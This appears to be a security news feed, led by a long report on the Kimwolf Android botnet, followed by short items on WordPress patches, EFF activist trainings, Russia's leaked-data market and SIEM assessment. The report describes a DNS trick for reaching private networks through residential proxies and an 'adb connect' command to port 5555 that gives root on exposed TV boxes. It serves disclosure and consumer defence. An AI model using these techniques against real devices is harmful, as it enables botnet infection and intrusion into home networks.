There are two major security problems with these photo frames and unofficial Android TV boxes. The first is that a considerable percentage of them come with malware pre-installed, or else require the user to download an unofficial Android App Store and malware in order to use the device for its stated purpose (video content piracy). The most typical of these uninvited guests are small programs that turn the device into a residential proxy node that is resold to others.

The second big security nightmare with these photo frames and unsanctioned Android TV boxes is that they rely on a handful of Internet-connected microcomputer boards that have no discernible security or authentication requirements built-in. In other words, if you are on the same network as one or more of these devices, you can likely compromise them simultaneously by issuing a single command across the network.

THERE’S NO PLACE LIKE 127.0.0.1

The combination of these two security realities came to the fore in October 2025, when an undergraduate computer science student at the Rochester Institute of Technology began closely tracking Kimwolf’s growth, and interacting directly with its apparent creators on a daily basis.

Benjamin Brundage is the 22-year-old founder of the security firm Synthient, a startup that helps companies detect proxy networks and learn how those networks are being abused. Conducting much of his research into Kimwolf while studying for final exams, Brundage told KrebsOnSecurity in late October 2025 he suspected Kimwolf was a new Android-based variant of Aisuru, a botnet that was incorrectly blamed for a number of record-smashing DDoS attacks last fall.

Brundage says Kimwolf grew rapidly by abusing a glaring vulnerability in many of the world’s largest residential proxy services. The crux of the weakness, he explained, was that these proxy services weren’t doing enough to prevent their customers from forwarding requests to internal servers of the individual proxy endpoints.

Most proxy services take basic steps to prevent their paying customers from “going upstream” into the local network of proxy endpoints, by explicitly denying requests for local addresses specified in RFC-1918, including the well-known Network Address Translation (NAT) ranges 10.0.0.0/8, 192.168.0.0/16, and 172.16.0.0/12. These ranges allow multiple devices in a private network to access the Internet using a single public IP address, and if you run any kind of home or office network, your internal address space operates within one or more of these NAT ranges.

However, Brundage discovered that the people operating Kimwolf had figured out how to talk directly to devices on the internal networks of millions of residential proxy endpoints, simply by changing their Domain Name System (DNS) settings to match those in the RFC-1918 address ranges.

“It is possible to circumvent existing domain restrictions by using DNS records that point to 192.168.0.1 or 0.0.0.0,” Brundage wrote in a first-of-its-kind security advisory sent to nearly a dozen residential proxy providers in mid-December 2025. “This grants an attacker the ability to send carefully crafted requests to the current device or a device on the local network. This is actively being exploited, with attackers leveraging this functionality to drop malware.”

As with the digital photo frames mentioned above, many of these residential proxy services run solely on mobile devices that are running some game, VPN or other app with a hidden component that turns the user’s mobile phone into a residential proxy — often without any meaningful consent.

In a report published today, Synthient said key actors involved in Kimwolf were observed monetizing the botnet through app installs, selling residential proxy bandwidth, and selling its DDoS functionality.

“Synthient expects to observe a growing interest among threat actors in gaining unrestricted access to proxy networks to infect devices, obtain network access, or access sensitive information,” the report observed. “Kimwolf highlights the risks posed by unsecured proxy networks and their viability as an attack vector.”

ANDROID DEBUG BRIDGE

After purchasing a number of unofficial Android TV box models that were most heavily represented in the Kimwolf botnet, Brundage further discovered the proxy service vulnerability was only part of the reason for Kimwolf’s rapid rise: He also found virtually all of the devices he tested were shipped from the factory with a powerful feature called Android Debug Bridge (ADB) mode enabled by default.

Many of the unofficial Android TV boxes infected by Kimwolf include the ominous disclaimer: “Made in China. Overseas use only.” Image: Synthient.

ADB is a diagnostic tool intended for use solely during the manufacturing and testing processes, because it allows the devices to be remotely configured and even updated with new (and potentially malicious) firmware. However, shipping these devices with ADB turned on creates a security nightmare because in this state they constantly listen for and accept unauthenticated connection requests.

For example, opening a command prompt and typing “adb connect” along with a vulnerable device’s (local) IP address followed immediately by “:5555” will very quickly offer unrestricted “super user” administrative access.

Brundage said by early December, he’d identified a one-to-one overlap between new Kimwolf infections and proxy IP addresses offered for rent by China-based IPIDEA, currently the world’s largest residential proxy network by all accounts.

“Kimwolf has almost doubled in size this past week, just by exploiting IPIDEA’s proxy pool,” Brundage told KrebsOnSecurity in early December as he was preparing to notify IPIDEA and 10 other proxy providers about his research.

Brundage said Synthient first confirmed on December 1, 2025 that the Kimwolf botnet operators were tunneling back through IPIDEA’s proxy network and into the local networks of systems running IPIDEA’s proxy software. The attackers dropped the malware payload by directing infected systems to visit a specific Internet address and to call out the pass phrase “krebsfiveheadindustries” in order to unlock the malicious download.

On December 30, Synthient said it was tracking roughly 2 million IPIDEA addresses exploited by Kimwolf in the previous week. Brundage said he has witnessed Kimwolf rebuilding itself after one recent takedown effort targeting its control servers — from almost nothing to two million infected systems just by tunneling through proxy endpoints on IPIDEA for a couple of days.

Brundage said IPIDEA has a seemingly inexhaustible supply of new proxies, advertising access to more than 100 million residential proxy endpoints around the globe in the past week alone. Analyzing the exposed devices that were part of IPIDEA’s proxy pool, Synthient said it found more than two-thirds were Android devices that could be compromised with no authentication needed.

SECURITY NOTIFICATION AND RESPONSE

After charting a tight overlap in Kimwolf-infected IP addresses and those sold by IPIDEA, Brundage was eager to make his findings public: The vulnerability had clearly been exploited for several months, although it appeared that only a handful of cybercrime actors were aware of the capability. But he also knew that going public without giving vulnerable proxy providers an opportunity to understand and patch it would only lead to more mass abuse of these services by additional cybercriminal groups.

On December 17, Brundage sent a security notification to all 11 of the apparently affected proxy providers, hoping to give each at least a few weeks to acknowledge and address the core problems identified in his report before he went public. Many proxy providers who received the notification were resellers of IPIDEA that white-labeled the company’s service.

KrebsOnSecurity first sought comment from IPIDEA in October 2025, in reporting on a story about how the proxy network appeared to have benefitted from the rise of the Aisuru botnet, whose administrators appeared to shift from using the botnet primarily for DDoS attacks to simply installing IPIDEA’s proxy program, among others.

On December 25, KrebsOnSecurity received an email from an IPIDEA employee identified only as “Oliver,” who said allegations that IPIDEA had benefitted from Aisuru’s rise were baseless.

“After comprehensively verifying IP traceability records and supplier cooperation agreements, we found no association between any of our IP resources and the Aisuru botnet, nor have we received any notifications from authoritative institutions regarding our IPs being involved in malicious activities,” Oliver wrote. “In addition, for external cooperation, we implement a three-level review mechanism for suppliers, covering qualification verification, resource legality authentication and continuous dynamic monitoring, to ensure no compliance risks throughout the entire cooperation process.”

“IPIDEA firmly opposes all forms of unfair competition and malicious smearing in the industry, always participates in market competition with compliant operation and honest cooperation, and also calls on the entire industry to jointly abandon irregular and unethical behaviors and build a clean and fair market ecosystem,” Oliver continued.

Meanwhile, the same day that Oliver’s email arrived, Brundage shared a response he’d just received from IPIDEA’s security officer, who identified himself only by the first name Byron. The security officer said IPIDEA had made a number of important security changes to its residential proxy service to address the vulnerability identified in Brundage’s report.

“By design, the proxy service does not allow access to any internal or local address space,” Byron explained. “This issue was traced to a legacy module used solely for testing and debugging purposes, which did not fully inherit the internal network access restrictions. Under specific conditions, this module could be abused to reach internal resources. The affected paths have now been fully blocked and the module has been taken offline.”

Byron told Brundage IPIDEA also instituted multiple mitigations for blocking DNS resolution to internal (NAT) IP ranges, and that it was now blocking proxy endpoints from forwarding traffic on “high-risk” ports “to prevent abuse of the service for scanning, lateral movement, or access to internal services.”

An excerpt from an email sent by IPIDEA’s security officer in response to Brundage’s vulnerability notification. Click to enlarge.

Brundage said IPIDEA appears to have successfully patched the vulnerabilities he identified. He also noted he never observed the Kimwolf actors targeting proxy services other than IPIDEA, which has not responded to requests for comment.

Riley Kilmer is founder of Spur.us, a technology firm that helps companies identify and filter out proxy traffic. Kilmer said Spur has tested Brundage’s findings and confirmed that IPIDEA and all of its affiliate resellers indeed allowed full and unfiltered access to the local LAN.

Kilmer said one model of unsanctioned Android TV boxes that is especially popular — the Superbox, which we profiled in November’s Is Your Android TV Streaming Box Part of a Botnet? — leaves Android Debug Mode running on localhost:5555.

“And since Superbox turns the IP into an IPIDEA proxy, a bad actor just has to use the proxy to localhost on that port and install whatever bad SDKs [software development kits] they want,” Kilmer told KrebsOnSecurity.

Superbox media streaming boxes for sale on Walmart.com.

ECHOES FROM THE PAST

Both Brundage and Kilmer say IPIDEA appears to be the second or third reincarnation of a residential proxy network formerly known as 911S5 Proxy, a service that operated between 2014 and 2022 and was wildly popular on cybercrime forums. 911S5 Proxy imploded a week after KrebsOnSecurity published a deep dive on the service’s sketchy origins and leadership in China.

In that 2022 profile, we cited work by researchers at the University of Sherbrooke in Canada who were studying the threat 911S5 could pose to internal corporate networks. The researchers noted that “the infection of a node enables the 911S5 user to access shared resources on the network such as local intranet portals or other services.”

“It also enables the end user to probe the LAN network of the infected node,” the researchers explained. “Using the internal router, it would be possible to poison the DNS cache of the LAN router of the infected node, enabling further attacks.”

911S5 initially responded to our reporting in 2022 by claiming it was conducting a top-down security review of the service. But the proxy service abruptly closed up shop just one week later, saying a malicious hacker had destroyed all of the company’s customer and payment records. In July 2024, The U.S. Department of the Treasury sanctioned the alleged creators of 911S5, and the U.S. Department of Justice arrested the Chinese national named in my 2022 profile of the proxy service.

Kilmer said IPIDEA also operates a sister service called 922 Proxy, which the company has pitched from Day One as a seamless alternative to 911S5 Proxy.

“You cannot tell me they don’t want the 911 customers by calling it that,” Kilmer said.

Among the recipients of Synthient’s notification was the proxy giant Oxylabs. Brundage shared an email he received from Oxylabs’ security team on December 31, which acknowledged Oxylabs had started rolling out security modifications to address the vulnerabilities described in Synthient’s report.

Reached for comment, Oxylabs confirmed they “have implemented changes that now eliminate the ability to bypass the blocklist and forward requests to private network addresses using a controlled domain.” But it said there is no evidence that Kimwolf or other other attackers exploited its network.

“In parallel, we reviewed the domains identified in the reported exploitation activity and did not observe traffic associated with them,” the Oxylabs statement continued. “Based on this review, there is no indication that our residential network was impacted by these activities.”

PRACTICAL IMPLICATIONS

Consider the following scenario, in which the mere act of allowing someone to use your Wi-Fi network could lead to a Kimwolf botnet infection. In this example, a friend or family member comes to stay with you for a few days, and you grant them access to your Wi-Fi without knowing that their mobile phone is infected with an app that turns the device into a residential proxy node. At that point, your home’s public IP address will show up for rent at the website of some residential proxy provider.

Miscreants like those behind Kimwolf then use residential proxy services online to access that proxy node on your IP, tunnel back through it and into your local area network (LAN), and automatically scan the internal network for devices with Android Debug Bridge mode turned on.

By the time your guest has packed up their things, said their goodbyes and disconnected from your Wi-Fi, you now have two devices on your local network — a digital photo frame and an unsanctioned Android TV box — that are infected with Kimwolf. You may have never intended for these devices to be exposed to the larger Internet, and yet there you are.

Here’s another possible nightmare scenario: Attackers use their access to proxy networks to modify your Internet router’s settings so that it relies on malicious DNS servers controlled by the attackers — allowing them to control where your Web browser goes when it requests a website. Think that’s far-fetched? Recall the DNSChanger malware from 2012 that infected more than a half-million routers with search-hijacking malware, and ultimately spawned an entire security industry working group focused on containing and eradicating it.

XLAB

Much of what is published so far on Kimwolf has come from the Chinese security firm XLab, which was the first to chronicle the rise of the Aisuru botnet in late 2024. In its latest blog post, XLab said it began tracking Kimwolf on October 24, when the botnet’s control servers were swamping Cloudflare’s DNS servers with lookups for the distinctive domain 14emeliaterracewestroxburyma02132[.]su.

This domain and others connected to early Kimwolf variants spent several weeks topping Cloudflare’s chart of the Internet’s most sought-after domains, edging out Google.com and Apple.com of their rightful spots in the top 5 most-requested domains. That’s because during that time Kimwolf was asking its millions of bots to check in frequently using Cloudflare’s DNS servers.

The Chinese security firm XLab found the Kimwolf botnet had enslaved between 1.8 and 2 million devices, with heavy concentrations in Brazil, India, The United States of America and Argentina. Image: blog.xLab.qianxin.com

It is clear from reading the XLab report that KrebsOnSecurity (and security experts) probably erred in misattributing some of Kimwolf’s early activities to the Aisuru botnet, which appears to be operated by a different group entirely. IPDEA may have been truthful when it said it had no affiliation with the Aisuru botnet, but Brundage’s data left no doubt that its proxy service clearly was being massively abused by Aisuru’s Android variant, Kimwolf.

XLab said Kimwolf has infected at least 1.8 million devices, and has shown it is able to rebuild itself quickly from scratch.

“Analysis indicates that Kimwolf’s primary infection targets are TV boxes deployed in residential network environments,” XLab researchers wrote. “Since residential networks usually adopt dynamic IP allocation mechanisms, the public IPs of devices change over time, so the true scale of infected devices cannot be accurately measured solely by the quantity of IPs. In other words, the cumulative observation of 2.7 million IP addresses does not equate to 2.7 million infected devices.”

XLab said measuring Kimwolf’s size also is difficult because infected devices are distributed across multiple global time zones. “Affected by time zone differences and usage habits (e.g., turning off devices at night, not using TV boxes during holidays, etc.), these devices are not online simultaneously, further increasing the difficulty of comprehensive observation through a single time window,” the blog post observed.

XLab noted that the Kimwolf author shows an almost ‘obsessive’ fixation” on Yours Truly, apparently leaving “easter eggs” related to my name in multiple places through the botnet’s code and communications:

Image: XLAB.

ANALYSIS AND ADVICE

One frustrating aspect of threats like Kimwolf is that in most cases it is not easy for the average user to determine if there are any devices on their internal network which may be vulnerable to threats like Kimwolf and/or already infected with residential proxy malware.

Let’s assume that through years of security training or some dark magic you can successfully identify that residential proxy activity on your internal network was linked to a specific mobile device inside your house: From there, you’d still need to isolate and remove the app or unwanted component that is turning the device into a residential proxy.

Also, the tooling and knowledge needed to achieve this kind of visibility just isn’t there from an average consumer standpoint. The work that it takes to configure your network so you can see and interpret logs of all traffic coming in and out is largely beyond the skillset of most Internet users (and, I’d wager, many security experts). But it’s a topic worth exploring in an upcoming story.

Happily, Synthient has erected a page on its website that will state whether a visitor’s public Internet address was seen among those of Kimwolf-infected systems. Brundage also has compiled a list of the unofficial Android TV boxes that are most highly represented in the Kimwolf botnet.

If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.

The top 15 product devices represented in the Kimwolf botnet, according to Synthient.

Chad Seaman is a principal security researcher with Akamai Technologies. Seaman said he wants more consumers to be wary of these pseudo Android TV boxes to the point where they avoid them altogether.

“I want the consumer to be paranoid of these crappy devices and of these residential proxy schemes,” he said. “We need to highlight why they’re dangerous to everyone and to the individual. The whole security model where people think their LAN (Local Internal Network) is safe, that there aren’t any bad guys on the LAN so it can’t be that dangerous is just really outdated now.”

“The idea that an app can enable this type of abuse on my network and other networks, that should really give you pause,” about which devices to allow onto your local network, Seaman said. “And it’s not just Android devices here. Some of these proxy services have SDKs for Mac and Windows, and the iPhone. It could be running something that inadvertently cracks open your network and lets countless random people inside.”

In July 2025, Google filed a “John Doe” lawsuit (PDF) against 25 unidentified defendants collectively dubbed the “BadBox 2.0 Enterprise,” which Google described as a botnet of over ten million unsanctioned Android streaming devices engaged in advertising fraud. Google said the BADBOX 2.0 botnet, in addition to compromising multiple types of devices prior to purchase, also can infect devices by requiring the download of malicious apps from unofficial marketplaces.

Google’s lawsuit came on the heels of a June 2025 advisory from the Federal Bureau of Investigation (FBI), which warned that cyber criminals were gaining unauthorized access to home networks by either configuring the products with malware prior to the user’s purchase, or infecting the device as it downloads required applications that contain backdoors — usually during the set-up process.

The FBI said BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. The original BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase.

Lindsay Kaye is vice president of threat intelligence at HUMAN Security, a company that worked closely on the BADBOX investigations. Kaye said the BADBOX botnets and the residential proxy networks that rode on top of compromised devices were detected because they enabled a ridiculous amount of advertising fraud, as well as ticket scalping, retail fraud, account takeovers and content scraping.

Kaye said consumers should stick to known brands when it comes to purchasing things that require a wired or wireless connection.

“If people are asking what they can do to avoid being victimized by proxies, it’s safest to stick with name brands,” Kaye said. “Anything promising something for free or low-cost, or giving you something for nothing just isn’t worth it. And be careful about what apps you allow on your phone.”

Many wireless routers these days make it relatively easy to deploy a “Guest” wireless network on-the-fly. Doing so allows your guests to browse the Internet just fine but it blocks their device from being able to talk to other devices on the local network — such as shared folders, printers and drives. If someone — a friend, family member, or contractor — requests access to your network, give them the guest Wi-Fi network credentials if you have that option.

There is a small but vocal pro-piracy camp that is almost condescendingly dismissive of the security threats posed by these unsanctioned Android TV boxes. These tech purists positively chafe at the idea of people wholesale discarding one of these TV boxes. A common refrain from this camp is that Internet-connected devices are not inherently bad or good, and that even factory-infected boxes can be flashed with new firmware or custom ROMs that contain no known dodgy software.

However, it’s important to point out that the majority of people buying these devices are not security or hardware experts; the devices are sought out because they dangle something of value for “free.” Most buyers have no idea of the bargain they’re making when plugging one of these dodgy TV boxes into their network.

It is somewhat remarkable that we haven’t yet seen the entertainment industry applying more visible pressure on the major e-commerce vendors to stop peddling this insecure and actively malicious hardware that is largely made and marketed for video piracy. These TV boxes are a public nuisance for bundling malicious software while having no apparent security or authentication built-in, and these two qualities make them an attractive nuisance for cybercriminals.

Stay tuned for Part II in this series, which will poke through clues left behind by the people who appear to have built Kimwolf and benefited from it the most.

  •  

Vulnerability & Patch Roundup — December 2025

Vulnerability & Patch Roundup — December 2025
Vulnerability reports and responsible disclosures are essential for website security awareness and education. Automated attacks targeting known software vulnerabilities are one of the leading causes of website compromises.
To help educate website owners about potential threats to their environments, we’ve compiled a list of important security updates and vulnerability patches for the WordPress ecosystem this past month.
The vulnerabilities listed below are virtually patched by the Sucuri Firewall and existing clients are protected.

Continue reading Vulnerability & Patch Roundup — December 2025 at Sucuri Blog.
  •  

Operations Security (OPSEC) Trainings: 2025 in Review
It's no secret that digital surveillance and other tech-enabled oppressions are acute dangers for liberation movement workers. The rising tides of tech-fueled authoritarianism and hyper-surveillance are universal themes across the various threat models we consider. EFF's Surveillance Self-Defense project is a vital antidote to these threats, but it's not all we do to help others address these concerns. Our team often receives questions, requests for security trainings, presentations on our research, and asks for general OPSEC (operations security, or, the process of applying digital privacy and information security strategies to a current workflow or process) advising. This year stood out for the sheer number and urgency of requests we fielded. 
Combining efforts across our Public Interest Technology and Activism teams, we consulted with an estimated 66 groups and organizations, with at least 2000 participants attending those sessions. These engagements typically look like OPSEC advising and training, usually merging aspects of threat modeling, cybersecurity 101, secure communications practices, doxxing self-defense, and more. The groups we work with are often focused on issue-spaces that are particularly embattled at the current moment, such as abortion access, advocacy for transgender rights, and climate justice. 

Our ability to offer realistic and community-focused OPSEC advice for these liberation movement workers is something we take great pride in. These groups are often under-resourced and unable to afford typical infosec consulting. Even if they could, traditional information security firms are designed to protect corporate infrastructure, not grassroots activism. Offering this assistance also allows us to stress-test the advice given in the aforementioned Surveillance Self-Defense project with real-world experience and update it when necessary. What we learn from these sessions also informs our blog posts, such as this piece on strategies for overcoming tech-enabled violence for transgender people, and this one surveying the landscape of digital threats in the abortion access movement post-Roe. 

There is still much to be done. Maintaining effective privacy and security within one's work is an ongoing process. We are grateful to be included in the OPSEC process planning for so many other human-rights defenders and activists, and we look forward to continuing this work in the coming years. 

This article is part of our Year in Review series. Read other articles about the fight for digital rights in 2025.

  •  

‘All brakes are off’: Russia’s attempt to rein in illicit market for leaked data backfires

Russian state has tolerated parallel probiv market for its convenience but now Ukrainian spies are exploiting it

Russia is scrambling to rein in the country’s sprawling illicit market for leaked personal data, a shadowy ecosystem long exploited by investigative journalists, police and criminal groups.

For more than a decade, Russia’s so-called probiv market – a term derived from the verb “to pierce” or “to punch into a search bar” – has operated as a parallel information economy built on a network of corrupt officials, traffic police, bank employees and low-level security staff willing to sell access to restricted government or corporate databases.

Continue reading...

© Photograph: Alexander Zemlianichenko/AP

© Photograph: Alexander Zemlianichenko/AP

© Photograph: Alexander Zemlianichenko/AP

  •  

Assessing SIEM effectiveness

A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.

We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.

This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.

Methodology for assessing SIEM effectiveness

The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:

  • Composition and scope of connected data sources
  • Coverage of data sources
  • Data flows from existing sources
  • Correctness of data normalization
  • Detection logic operability
  • Detection logic accuracy
  • Detection logic coverage
  • Use of contextual data
  • SIEM technical integration into SOC processes
  • SOC analysts’ handling of alerts in the SIEM
  • Forwarding of alerts, security event data, and incident information to other systems
  • Deployment architecture and documentation

At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:

  • Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
  • When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).

The effectiveness assessment consists of several stages:

  • Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
